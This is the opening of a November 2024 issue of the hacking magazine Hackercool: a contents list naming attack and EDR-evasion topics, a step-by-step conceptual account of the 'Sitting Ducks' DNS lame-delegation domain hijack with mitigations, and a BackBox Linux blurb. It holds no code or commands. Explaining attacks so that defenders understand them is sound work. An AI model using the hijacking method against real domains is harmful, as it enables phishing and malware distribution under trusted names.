

Simplifying Cyber Security since 2016

HACKERCOOL

November 2024 Edition 7 Issue 11 Learn how Black Hat Hackers hack

Pass-the-Hash attack in Active Directory hacking

BLACK HAT HACKING

Sitting Ducks attack explained and how to
protect yourself

GAINING ACCESS

with Drive-by download attack

VULNERABILITY FOR BEGINNERS

Zero-day in Windows Server 2012 and Cleo
Managed File Transfer (MFT) CVE-2024-50623

AV EVASION: "EDR Silencer Tool"



Copyright © 2024 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 7 Issue 11

Wish you
a
Happy Christmas
and a
prosperous
New Year
in advance.

INSIDE

See what our Hackercool Magazine's November 2024 Issue has in store for you.

1. Black Hat Hacking:

[Sitting Ducks attack.](#)

2. What's New:

[BackBox Linux 9.](#)

3. Gaining Access:

[Drive-by download attack to gain initial access](#)

4. Vulnerability for beginners:

[Zero-day vulnerability in Windows Server 2012.](#)

5. AV/EDR Evasion:

[How to use EDRSilencer tool to silence EDRs.](#)

6. Hacking Active Directory:

[How to perform Pass-the-Hash attack.](#)

7. Cyber Security:

[Human error is the weakest link in the cyber security chain. Here are 3 ways to fix it.](#)

8. Vulnerability for beginners:

[Cleo Managed File Transfer CVE-2024-50623 vulnerability.](#)

Downloads

Other useful resources

Sitting Ducks attack

BLACK HAT HACKING

Security analysts at Infoblox encountered a domain while observing malicious traffic that appeared to be a lookalike of a very popular Slack hosting resource.

This domain may belong to a phishing URL or a case of domain hijacking that happened due to credential theft. The domain they found was actually a lookalike of a high-value domain name. Researchers at Infoblox encounter cases like these regularly. Hence, they reported this domain hijacking case to both the domain register and DNS provider and moved on with their day-to-day work.

Infoblox is an IT security company that focuses on managing and identifying devices connected to network. They are specialized in DNS security and DHCP security. While Other IT security companies try to reverse engineer a malware detected and try to find out what it was programmed to do, Infoblox is specialized in dissecting the finger prints and footprints to detect how threat actors have configured their DNS records of a connect back.

At ProofPoint, another cybersecurity company, researchers were tracking a criminal traffic distribution system (TDS) called 404TDS that was widely spreading malware and other malicious content on a large scale. When researchers at Infoblox tried to track the connecting back infrastructure of 404TDS, they found out that all the domains being used by the hacking group were hijacked. Although domain hijacking is a case they experience regularly, the number of domains that were hijacked was very large. They thought it unusual for a credential theft to be the reason for all these domain hijacking cases.

They teamed up with a researcher at Eclipsium and discovered the attack vector to be something that was discovered long time back but was in deep slumber till now. Named "Sitting Ducks" by Infoblox,

The hackers were using a technique researcher named Matt Bryant discovered a few years back. It has been 8 years since Matt Bryant first published about the attack vector called "Sitting Duck" vulnerability. But even now, it is largely unresolved. We bring our readers an article explaining how this attack works and how you can protect yourselves. From this attack. But first let's jump into some basics you need to understand this attack.

Some basics.

1) Domain: Not to confuse with Domain network in Windows or Linux, domain in this case is the name of a website. For example, hackercoolmagazine.com is our domain name.

2) What is DNS?

DNS stands for Domain Name Service and it is like a translator between humans and computers. Why do humans and computer need a translator? Let me explain. Humans may know many languages but computers know and understand only one language. That is the language of numbers or more specifically language of decimals or IP addresses. When you type domain name "hackercoolmagazine.com" in browser, what your browser does is to query the nearest DNS server if it knows the IP address belonging to the domain. If it has this record, you are taken to that IP address.

The closest DNS server to us is recursive DNS server. If in case, the recursive DNS server doesn't have the IP address related to the domain name, it queries the next DNS Server known as Authoritative Name server for the IP address belonging to this domain name.

Fig: How DNS works




User typing domain name
"alkapulka.com" in the browser.



Internet

Hackercool Magazine

DNS cache	
thedemede.com	xyz.xyy.xyy.yyx
alkapulka.com	xyz.yyx.xyz.yyx
tingumangu.com	xyz.xyy.xyy.yyy



Domain Name System (DNS)
server




Website with IP xyz.yyx.xyz.yyx

What is delegation?

In some cases, a registered domain or subdomain of a domain delegate DNS Service of the domain to a different provider. This is known as delegation.

What is lame delegation?

If the authoritative DNS Server does not have information about the domain and fails to resolve DNS queries to the proper domain, it is known as lame delegation.



How does Sitting Duck attack work?

Since you are now well versed with the basics required for sitting duck attack, let's see how this attack works.

A website needs three things to function. They are,

1. **Domain name:** For example, hackercoolmagazine.com.
 2. **Web hosting:** To store data belonging to the website and to host the website itself, we need hosting usually known as web hosting.
 3. **DNS services:** We just explained at the beginning of this article what DNS does.
- These three can be provided by a single provider or may be different providers.
- The Sitting Duck attack works in cases where DNS service provider is different from the Domain registrar.

Now, let's see an example to understand Sitting Duck hacking attack. Let's say there are two brothers Alka and Pulka. These two brothers together started an enterprise named AlkaPulka. They register a domain named AlkaPulka.com at a domain registrar named NightmareGuest. Then they

buy webhosting and DNS services for this domain from a different provider named “AlliBilli” DNS and webhosting services.

All’s fine for some days. After some days, (or years) Alka and Pulka decide to part their ways and enterprise AlkaPulka is disbanded. The website AlkaPulka.com is still present but is not being used or updated since it has no further use for them.

Since the domain AlkaPulka.com is not being taken care of, the DNS server by AlliBilli services stopped responding properly to the query request for alkapulka.com (lame delegation).

After some time, a hacker named Vulcan creates an account with AlliBilli services and claims ownership of the domain alkapulka.com and changes the DNS records to redirect visitors to the site of his choice (obviously a fake website). Then he sends phishing emails impersonating the hijacked domain, alkapulka.com. Once any victim falls for these phishing emails, they are infected with malware or payloads for gaining access. As you can see, the hacker Vulcan hijacked the domain Alkapulka.com without even getting in touch with the Domain registrar.

Impact

Researchers at Infoblox have revealed that over 35,000 domains have been hijacked using this technique since 2018. The Sitting Duck attack severely impacts two types of victim. One is the domain owner and second is victim of malicious activity by the hijacked domain.

Sitting Duck impacted many domain owners from large organizations small businesses and even governments. The original domain owners may lose reputation due to domain hijacking. But the actual affect is on victims of malicious activity. Since the domain is trusted, many victims may fall for the malware campaign done by the hackers using legitimate domains. It becomes very harder to detect. So many victims may get infected with this attack.

Since the domains are genuine, the phishing attacks are very effective in reducing the defenses of target users. It is estimated that some domains were hijacked again and again repeatedly by multiple threat actors.

How do protect ourselves from Sitting Duck attack?

Sitting Duck attack can be prevented. Since the attack is possible due to gaps in how domain names and DNS records are managed, maintained and authorized, Domain registrar, DNS provider, web hosting provider and Domain owner should play a part in preventing hackers from using Sitting Ducks attack.

For example, according to researchers at Infoblox, some DNS providers prevented this Sitting Duck attack by preventing the new account holder (Vulcan) from changing the name server records. Some DNS providers also used a best practice in which they gave the account holder random name server that required changes at the domain registrar. They also made sure that newly assigned name server hosts did not match previous name server assignment.

Similarly, Domain registrars can prevent Sitting Ducks attack by stopping assignment of name servers by requiring users to confirm that they have established DNS Service before name server delegation.

If you are a domain owner with DNS service delegated to other provider, you should make sure that your DNS Service providers is not exploitable by hackers through Sitting Ducks vulnerability. It is only through combined co-operation that an attack like this is can be prevented.

A threat actor named Horrid Hawk, use domains hijacked through sittings ducks hacking attack to promote fake government investment schemes across social media platforms worldwide.

How Sitting Ducks hacking attack works

Hackercool Magazine

STEP 1

Two brothers Alka and Pulka start an enterprise named ALKAPULKA and register a domain with name alkapulka.com at domain registrant NightmareGuest



STEP 2

They setup the DNS services of alkapulka.com at another firm ALLIBILLI DNS services



STEP 3

After sometime, brothers ALKA and PULKA split ways and form their separate organizations, ALKA and PULKA. They also setup their own domains alka.com and pulka.com.



STEP 4

The domain alkapulka.com is registred and active with Domain register Nightmareguest.



STEP 5

After sometime, a hacker named Vulcan registers an account with ALLIBILLI DNS services and claims the domain alkapulka.com



STEP 6

He creates a fake website and directs the would be victims to that website. He can now infect them with malware.



STEP 7

When users try to chnage DNS records from the domain register NightmareGuest, they are denied access.



WHAT'S NEW

The team of BackBox Linux have announced the release of their latest version of the BackBox penetration testing operating system. The latest version is version 9 with a codename “Noble Numbat”. This has given us an opportunity to introduce this operating system for the first time to our readers in our magazine.

Gone are the days when hackers (or ethical hackers) used to install all the hacking tools they needed on a single system. It has long been the era of penetration testing distros or operating systems built for pen testing and ethical hacking.

